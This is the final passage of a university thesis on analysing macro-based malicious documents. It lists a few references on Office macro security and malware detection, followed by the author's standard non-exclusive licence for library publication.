- [43] ncsc.gov.uk. 2022. Macro Security for Microsoft Office (2019 Update). [online] Available at: <<https://www.ncsc.gov.uk/guidance/macro-security-for-microsoft-office>> [Accessed 17 April 2022].
- [44] Docs.microsoft.com. 05 April 2022. Macros from the internet are blocked by default in Office. [online] Available at: <<https://docs.microsoft.com/en-gb/DeployOffice/security/internet-macros-blocked>> [Accessed 9 April 2022].
- [45] Priyansh Singh, Shashikala Tapaswi & Sanchit Gupta (2020), Malware Detection in PDF and Office Documents: A survey, Information Security Journal: A Global Perspective, 29:3, 134-153, DOI: 10.1080/19393555.2020.1723747

Appendix 1 – Non-exclusive licence for reproduction and publication of a graduation thesis

I Elvin Abbasli

1. Grant Tallinn University of Technology free licence (non-exclusive licence) for my thesis “Analysing Macro-based Malicious Documents”,
supervised by Mohammad Tariq Meeran
 - 1.1 to be reproduced for the purposes of preservation and electronic publication of the graduation thesis, incl. to be entered in the digital collection of the library of Tallinn University of Technology until expiry of the term of copyright;
 - 1.2 to be published via the web of Tallinn University of Technology, incl. to be entered in the digital collection of the library of Tallinn University of Technology until expiry of the term of copyright.
2. I am aware that the author also retains the rights specified in clause 1 of the non-exclusive licence.
3. I confirm that granting the non-exclusive licence does not infringe other persons' intellectual property rights, the rights arising from the Personal Data Protection Act or rights arising from other legislation.

08/05/2022